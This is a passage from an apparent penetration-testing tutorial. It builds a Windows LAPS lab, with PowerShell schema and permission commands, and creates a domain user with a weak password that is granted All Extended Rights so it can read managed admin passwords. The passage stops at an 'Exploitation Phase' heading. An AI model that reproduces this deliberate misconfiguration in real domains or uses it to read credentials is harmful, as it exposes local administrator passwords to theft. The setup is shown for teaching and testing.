
Configure the following settings: Screenshot given below
Password Settings: Set to Enabled
Password Complexity → Large letters + small letters + numbers +specials
Password Length → Set length (default: 14).
Password Age (Days) → Define the expiry (e.g., 30 days).




Enable Name of Administrator account to manage → Set to Enabled.
And set the administrator account name, in this case, **ieuser**



Enable Local admin Password Management → set to Enabled.



To make all the changes in the policy active, we need to perform a Group Policy update as shown in the image below:



Extend AD Schema for LAPS

Open PowerShell as Administrator on the DC & run the following command to update the schema:

```
powershell -ep bypass
Import-Module AdmPwd.PS
Update-AdmPwdADSchema
```

This will create two new attributes in **Active Directory (AD)**:

ms-MCS-AdmPwd → Stores the local admin password.

ms-MCS-AdmPwdExpirationTime → Stores the password expiration time.

Set AD Permissions

Allow Computers to Update Their Own Passwords

```
Set-AdmPwdComputerSelfPermission -OrgUnit Tech
Grant Admins Access to View Passwords
Set-AdmPwdReadPasswordPermission -OrgUnit Tech -AllowedPrincipals Administrators
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> Import-Module AdmPwd.PS
PS C:\Users\Administrator>
PS C:\Users\Administrator> Update-AdmPwdADSchema

Operation            DistinguishedName                                          Status
---------            -----------------                                          ------
AddSchemaAttribute   cn=ms-Mcs-AdmPwdExpirationTime,CN=Schema,CN=Configuration,DC=i... Success
AddSchemaAttribute   cn=ms-Mcs-AdmPwd,CN=Schema,CN=Configuration,DC=ignite,DC=local    Success
ModifySchemaClass    cn=computer,CN=Schema,CN=Configuration,DC=ignite,DC=local       Success


PS C:\Users\Administrator> Set-AdmPwdComputerSelfPermission -OrgUnit Tech

Name                 DistinguishedName                                          Status
----                 -----------------                                          ------
Tech                 OU=Tech,DC=ignite,DC=local                                 Delegated


PS C:\Users\Administrator> Set-AdmPwdReadPasswordPermission -OrgUnit Tech -AllowedPrincipals Administrators

Name                 DistinguishedName                                          Status
----                 -----------------                                          ------
Tech                 OU=Tech,DC=ignite,DC=local                                 Delegated
```

Deploy LAPS to Client Machines

Install LAPS on all client machines via GPO, SCCM, or manual installation.

Ensure the LAPS agent is running by executing:

gpupdate /force

```
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\raj>gpupdate /force
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.


C:\Users\raj>
```


Test LAPS

Now to ensure that it is working fine, let's check the password given by LAPs to Client Machine (MSEDGEWIN10) in its properties. As you can observe in the given below image the LAPS has assigned the random password to the Client Machine (MSEDGEWIN10).

Open **Active Directory Users and Computers** (ADUC) on the Domain Controller.

Locate User Client Machine **(MSEDGEWIN10)** in the **Tech OU.**

Under its **properties**, click on **Attribute Editor.**



Intro: Setting up a user (raj) to retrieve LAPS-managed passwords from AD. This isn't an attack by itself—it's a legitimate administrative action if done by an authorized admin. However, if an attacker gains control of the raj account or performs these steps without authorization, it could lead to a **privilege escalation attack** or **credential theft** in the following ways:

Create the Domin User

Create an AD user account named Raj.

```
net user raj Password@1 /add /domain
```


Understand the LAPS Security Model:

LAPS stores local admin passwords in the ms-Mcs-AdmPwd attribute, which is protected by default. Only specific groups (e.g., Domain Admins) or explicitly delegated users can read it.


The win1 account didn't have permission to read this attribute, so you're creating a new user (raj) and granting the minimum permissions needed to retrieve LAPS passwords.

Add a new domain user to the Client Machine with AllExtendedRights Permission.

Open **ADUC**. Navigate to **Tech OU** under the domain. You should see **Client Mahine (MSEDGEWIN10)** listed, right click on it and go to **properties.**




Go to the **Security** tab, and click on the **Add** button.




In the “Enter the object name to select” box, type **raj** and click **Check Names** and click on OK.

Select the **Raj** user and click on the **advanced** option.




In the **Advanced security settings** box, double-click on the **Raj** user's permission entry.



In the **Permissions** section, check the box for **All Extended Rights** permission.

Apply the settings.



Explanation: All Extended Rights:

- "All extended rights" includes additional permissions, such as the ability to read sensitive attributes or perform specific AD operations (e.g., password resets).
- For LAPS, the specific extended right needed is often tied to reading ms-Mcs-AdmPwd or related attributes (e.g., ms-Mcs-AdmPwdExpirationTime). However, granting "All extended rights" is broader than necessary—it's a catch-all that includes the required right but also grants other unnecessary permissions (e.g., resetting the computer's password).
- You're adding this because some LAPS implementations or tools (like impacket-GetLAPSPassword) might require additional rights beyond just "Read" to successfully query the attribute, depending on the AD schema or configuration.

We are now done with setting up the Lab environment for LAPS on Windows.

Exploitation Phase

Bloodhound – Hunting for Weak Permissions

